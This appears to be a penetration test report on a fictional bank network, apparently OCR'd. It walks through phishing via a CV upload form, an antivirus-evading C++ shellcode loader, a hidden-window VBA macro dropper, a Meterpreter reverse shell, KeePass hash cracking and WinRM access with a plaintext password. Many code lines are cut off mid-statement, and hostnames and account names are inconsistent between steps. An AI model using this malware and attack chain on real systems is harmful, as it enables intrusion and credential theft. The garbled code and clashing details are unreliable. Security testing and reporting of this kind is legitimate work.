Assessment Summary

The penetration test of the Safebank environment proved that some misconfigurations exist in the environment as well as that employees lack cyber awareness training.

The assessed public web application contained an upload form, allowing users to submit their CV in well-known formats. Submission of malicious Word document in `doc` format was made using the upload form which contained a malware that would provide a threat actor with remote access to the internal environment. After the document was opened for examination by Safebank employee, the attacker obtained access as the local administrator account on host `FSLB001.SAFEBANK.LOCAL`.

A database file for a password manager called KeePass was then spotten in the root folder of the operating system, which was exfiltrated and examined locally. Access to the database file was obtained after performing an offline password cracking attack and credentials. This allowed for the compromise of another domain user identified as `SAFEBANK\mturner`.

Later on it was discovered that the compromised user is administrator on the `FSLB001.SAFEBANK.LOCAL` host.

It should be noted that while the domain password policy was compliant with Cyber Essentials, users are still prone to setting weak and insecure password to other areas in the environment such as files, documents and as proven during the assessment, on password managers.


While the assessment was not successful in terms that no domain administrator rights were obtained during the allocated time, a dedicated threat actor would be able to obtain domain admin.

Initial Scan

Nmap scan of `10.0.0.3` host:

```
┌──(kali㉿host-1)-[~]
└─$ sudo nmap -p- -Pn -n -v -T4 --max-retries 0 --max-rate 5000 -sS -oA nmap/10.(
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-17 10:57 GMT
Initiating SYN Stealth Scan at 10:57
Scanning 10.0.0.3 [65535 ports]
---SNIP---
Completed SYN Stealth Scan at 10:58, 52.20s elapsed (65535 total ports)
Nmap scan report for 10.0.0.3
Host is up (0.0014s latency).
Not shown: 65521 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49671/tcp open  unknown

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 52.33 seconds
           Raw packets sent: 65573 (2.885MB) | Rcvd: 52 (2.288KB)
```

Windows instance running a web server on 80/TCP and 443/TCP.



Identified a file upload featuer that only accecpts .PDF and .docx so let's generate a MS Word document.

The word document will contain a simple macro that will act as a dropper of an executable file which will then be executed to create a reverse shell connection with the target machine.

The dropper code will be obtained from this public repository which will also fully bypass the anti-virus on the target system.

- https://github.com/Kr0ff/WinMalDev/blob/main/WinMalDev/WinMalDev/C/SC*CreateFiber/SC*CreateFiber.cpp

```
#include <iostream>
#include <Windows.h>

typedef BOOL(WINAPI* pfnVirtualProtect)(
    IN  LPVOID lpAddress,
    IN  SIZE_T dwSize,
    IN  DWORD  flNewProtect,
    OUT PDWORD lpflOldProtect
    );

typedef LPVOID(WINAPI* pfnCreateFiber)(
    IN          SIZE_T                dwStackSize,
    IN          LPFIBER_START_ROUTINE lpStartAddress,
    IN OPTIONAL LPVOID                lpParameter
    );

typedef void (WINAPI* pfnSwitchToFiber)(
    IN OPTIONAL LPVOID lpParameter
    );

typedef LPVOID(WINAPI* pfnConvertThreadToFiber)(
    IN OPTIONAL LPVOID lpParameter
    );


typedef HANDLE(WINAPI* pfnHeapCreate)(
    IN DWORD    flOptions,
    IN SIZE_T   dwInitialSize,
    IN SIZE_T   dwMaximumSize
    );

typedef LPVOID(WINAPI* pfnHeapAlloc)(
    IN  HANDLE  hHandle,
    IN  DWORD   dwFlags,
    IN  SIZE_T  dwBytes
    );


typedef void(__stdcall* pfnSleep)(DWORD dwMilliseconds);

WCHAR k32[] = { 'k', 'e', 'r', 'n', 'e', 'l', '3', '2', '.', 'd', 'l', 'l', 0x0 }
char strCreateFiber[] = { 'C','r','e','a','t','e','F','i','b','e','r', 0x0 };

char strVirtualProtect[] = { 'V','i','r','t','u','a','l','P','r','o','t','e','c',
```

```
char strSwitchToFiber[] = { 'S','w','i','t','c','h','T','o','F','i','b','e','r',
char strConvertThreadToFiber[] = { 'C','o','n','v','e','r','t','T','h','r','e','a
char strHeapAlloc[] = { 'H','e','a','p','A','l','l','o','c', 0x0 };
char strHeapCreate[] = { 'H','e','a','p','C','r','e','a','t','e', 0x0 };
char strSleep[] = { 'S','l','e','e','p', 0x0 };

pfnVirtualProtect pVirtualProtect = (pfnVirtualProtect)GetProcAddress(GetModuleHa
pfnCreateFiber pCreateFiber = (pfnCreateFiber)GetProcAddress(GetModuleHandleW((LI
pfnSwitchToFiber pSwitchToFiber = (pfnSwitchToFiber)GetProcAddress(GetModuleHandl
pfnConvertThreadToFiber pConvertThreadToFiber = (pfnConvertThreadToFiber)GetProcA
pfnHeapCreate pHeapCreate = (pfnHeapCreate)GetProcAddress(GetModuleHandleW((LPCWS
pfnHeapAlloc pHeapAlloc = (pfnHeapAlloc)GetProcAddress(GetModuleHandleW((LPCWSTR
pfnSleep pSleep = (pfnSleep)GetProcAddress(GetModuleHandleW((LPCWSTR)k32), strSle

#define SEED 8322

unsigned char buf[] = "";
SIZE_T bufSize = sizeof(buf);

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR lpCmdLine,

    LPVOID cFiber = NULL;
    LPVOID hAlloc = NULL;

    // Convert current thread to fiber
    LPVOID ThreadToFiber = pConvertThreadToFiber(NULL);

    PVOID hHandle = pHeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 2048);
    hAlloc = pHeapAlloc(hHandle, HEAP_ZERO_MEMORY, bufSize);

    // Caesar decryption
    for (int i = 0; i < bufSize; i++) {
        pSleep(1000 * 5);
        buf[i] = (unsigned char)(((unsigned int)buf[i] - SEED) & 0xFF);
    }

    memmove_s(hAlloc, bufSize, buf, bufSize);

    cFiber = pCreateFiber(NULL, (LPFIBER_START_ROUTINE)hAlloc, NULL);
    if (cFiber == NULL) { return -2; }

    DWORD oldProtection = 0;
    if (!pVirtualProtect(hAlloc, bufSize, PAGE_EXECUTE, &oldProtection)) { return

    pSwitchToFiber(cFiber);

    return 0;
}
```


An encrypter tool for caesar cypher was also required to encrypt the shellcode that will be placed in the `buf` varialbe in the above piece of code. The encrypter can be obtained from the following link:

- https://github.com/Kr0ff/WinMalDev/blob/main/WinMalDev/WinMalDev/C/Caesar*Encrypter/Caesar*Encrypter.cpp


Once the code is compiled with the encrypted shellcode, a dropper macro can be created and implemented in a Word document. Lastly, the document should be uploaded using the form on the website.

The following was the Visual Basic macro used in the Word document:

```
Public Declare PtrSafe Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As LongPtr

Public Function download() As Variant
        Const HIDDEN_WINDOW = 0
        strComputer = "."
        Set objW_M_I_INST = GetObject("winmgmts:\\" & strComputer & "\root\cimv2
        Dim CC As String

        Set Sta_rt_up = objW_M_I_INST.Get("Win32_ProcessStartup")
        Set objCfg = Sta_rt_up.SpawnInstance_
        objCfg.ShowWindow = HIDDEN_WINDOW
        Set obj_Proc = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win3
        obj_Proc.Create "c:\windows\system32\forfiles.exe /p c:\windows\system32
End Function

Public Function execute() As Variant
        Const HIDDEN_WINDOW = 0
        strComputer = "."
        Set objW_M_I_INST = GetObject("winmgmts:\\" & strComputer & "\root\cimv2
        Dim CC As String

        Set Sta_rt_up = objW_M_I_INST.Get("Win32_ProcessStartup")
        Set objCfg = Sta_rt_up.SpawnInstance_
        objCfg.ShowWindow = HIDDEN_WINDOW
        Set obj_Proc = GetObject("winmgmts:\\" & strComputer & "\root\cimv2:Win3
        obj_Proc.Create "C:\windows\tasks\winscp.exe", Null, objConfig, intProces
     End Function

Sub a()
    download
    Sleep 10000
    execute

End Sub
```



After a few minutes, a reverse shell would be obtained as shown below.



Enumeration of the system revealed a KeePass database exists in the `C:\` folder. This was downloaded and evaluated.


```
meterpreter > cd /
meterpreter > ls
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  4096    dir   2023-11-14 11:12:36 +0000  $Recycle.Bin
040777/rwxrwxrwx  0       dir   2023-11-15 11:14:34 +0000  $WinREAgent
100666/rw-rw-rw-  2334    fil   2023-06-21 13:51:21 +0100  Database.kdbx
040777/rwxrwxrwx  0       dir   2022-01-24 13:08:04 +0000  Documents and Settings
000000/---------  0       fif   1970-01-01 01:00:00 +0100  DumpStack.log.tmp
040777/rwxrwxrwx  0       dir   2021-05-08 09:20:24 +0100  PerfLogs
040555/r-xr-xr-x  8192    dir   2023-11-15 12:45:48 +0000  Program Files
040777/rwxrwxrwx  4096    dir   2023-11-15 12:45:49 +0000  Program Files (x86)
040777/rwxrwxrwx  4096    dir   2023-11-15 12:48:32 +0000  ProgramData
040777/rwxrwxrwx  0       dir   2022-01-24 13:08:17 +0000  Recovery
040777/rwxrwxrwx  0       dir   2022-06-27 13:45:35 +0100  StorageReports
040777/rwxrwxrwx  4096    dir   2023-09-06 15:22:08 +0100  System Volume Information
040555/r-xr-xr-x  4096    dir   2023-11-14 11:12:21 +0000  Users
040777/rwxrwxrwx  16384   dir   2023-11-13 20:35:07 +0000  Windows
040777/rwxrwxrwx  0       dir   2022-06-27 13:53:33 +0100  inetpub
000000/---------  0       fif   1970-01-01 01:00:00 +0100  pagefile.sys
100666/rw-rw-rw-  274432  fil   2019-11-12 21:31:50 +0000  skytaphelper_v3.msi

meterpreter > download Database.kdbx
[*] Downloading: Database.kdbx → /home/kali/Database.kdbx
[*] Downloaded 2.28 KiB of 2.28 KiB (100.0%): Database.kdbx → /home/kali/Database.kdbx
[*] download   : Database.kdbx → /home/kali/Database.kdbx
```

A hash of the database was then obtained using a python script [keepass2john](). The obtained hash of the database was then used with John The Ripper password cracking tool to retrieve the password the KeePass database.

```
┌──(kali㉿host-1)-[~]
└─$ python2 keepass2john.py Database.kdbx
Database:$keepass$*2*60000*222*6a92c3d2e304d20a748a97cf5b177ce03c1041bec517d21ae98184b4
0572f899*9fa1cafd8fbcb9459d6b8fb556f11876a786df64ba49ab3a67f1dcd60b38cc22*cb250bca4598f
b5d6ba536c118480a70*9f4c30503692dd56de665e2db50a7da690b8ba6f9aaf56b6eb5c0c9e6d120785*d4
fc3ee55ef1c050c9bb60b5cab95327f6d5d7516a3db898129437c3466190d7
```

```
┌──(kali㉿host-1)-[~]
└─$ john Database.kdbx.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performa
nce.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
jonathan         (Database)
1g 0:00:00:03 DONE 2/3 (2023-11-21 10:24) 0.2793g/s 285.4p/s 285.4c/s 285.4C/s football
..pepper
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Accessing the database then showed an entry for domain user `mturner`.



Confirming the password works against the domain controller, showed that the user has their password expired and needs to be updated.

```
┌──(kali㉿host-1)-[~]
└─$ proxychains4 -q crackmapexec smb 192.168.1.3 -u sam -H 2e4e6e66ce55b2a2d524dd489bd19faf --pass-pol
SMB         192.168.1.3     445    DC-01            [*] Windows 10.0 Build 17763 x64 (name:DC-01) (domain:SAFEBANK.LOCAL) (signing:True) (SMBv1:False)
SMB         192.168.1.3     445    DC-01            [+] SAFEBANK.LOCAL\sam:2e4e6e66ce55b2a2d524dd489bd19faf
SMB         192.168.1.3     445    DC-01            [+] Dumping password info for domain: SAFEBANK
SMB         192.168.1.3     445    DC-01            Minimum password length: 14
SMB         192.168.1.3     445    DC-01            Password history length: 24
SMB         192.168.1.3     445    DC-01            Maximum password age: Not Set
SMB         192.168.1.3     445    DC-01
SMB         192.168.1.3     445    DC-01            Password Complexity Flags: 001001
SMB         192.168.1.3     445    DC-01                Domain Refuse Password Change: 0
SMB         192.168.1.3     445    DC-01                Domain Password Store Cleartext: 0
SMB         192.168.1.3     445    DC-01                Domain Password Lockout Admins: 1
SMB         192.168.1.3     445    DC-01                Domain Password No Clear Change: 0
SMB         192.168.1.3     445    DC-01                Domain Password No Anon Change: 0
SMB         192.168.1.3     445    DC-01                Domain Password Complex: 1
SMB         192.168.1.3     445    DC-01
SMB         192.168.1.3     445    DC-01            Minimum password age: 1 day 4 minutes
SMB         192.168.1.3     445    DC-01            Reset Account Lockout Counter: 20 minutes
SMB         192.168.1.3     445    DC-01            Locked Account Duration: 20 minutes
SMB         192.168.1.3     445    DC-01            Account Lockout Threshold: 4
SMB         192.168.1.3     445    DC-01            Forced Log off Time: Not Set

┌──(kali㉿host-1)-[~]
└─$ proxychains4 -q smbpasswd -r 192.168.1.3 -U SAFEBANK.LOCAL/mturner
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user mturner
```

Once this was done, it was discovered that the user is an administrator on the FSLB001 machine as shown below.

```
┌──(kali㉿host-1)-[~]
└─$ proxychains4 -q crackmapexec winrm 192.168.5.4 -u mturner -p '5mzxqPjFPM*G@v' -d safebank.local
HTTP        192.168.5.4     5985   192.168.5.4      [*] http://192.168.5.4:5985/wsman
WINRM       192.168.5.4     5985   192.168.5.4      [+] safebank.local\mturner:5mzxqPjFPM*G@v (Pwn3d!)
```

```
┌──(kali㉿host-1)-[~]
└─$ proxychains4 -q evil-winrm -i 192.168.5.4 -u mturner -p 5mzxqPjFPM*G@v

Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
^C
Warning: Press "y" to exit, press any other key to continue

*Evil-WinRM* PS C:\Users\mturner\Documents> hostname
FILSB001
*Evil-WinRM* PS C:\Users\mturner\Documents>
```

Unfortunately, the time allocated for the testing had finished and it was not possible to continue further with the testing to attempt and obtain domain administrator rights.

As such, the testing had concluded at this point.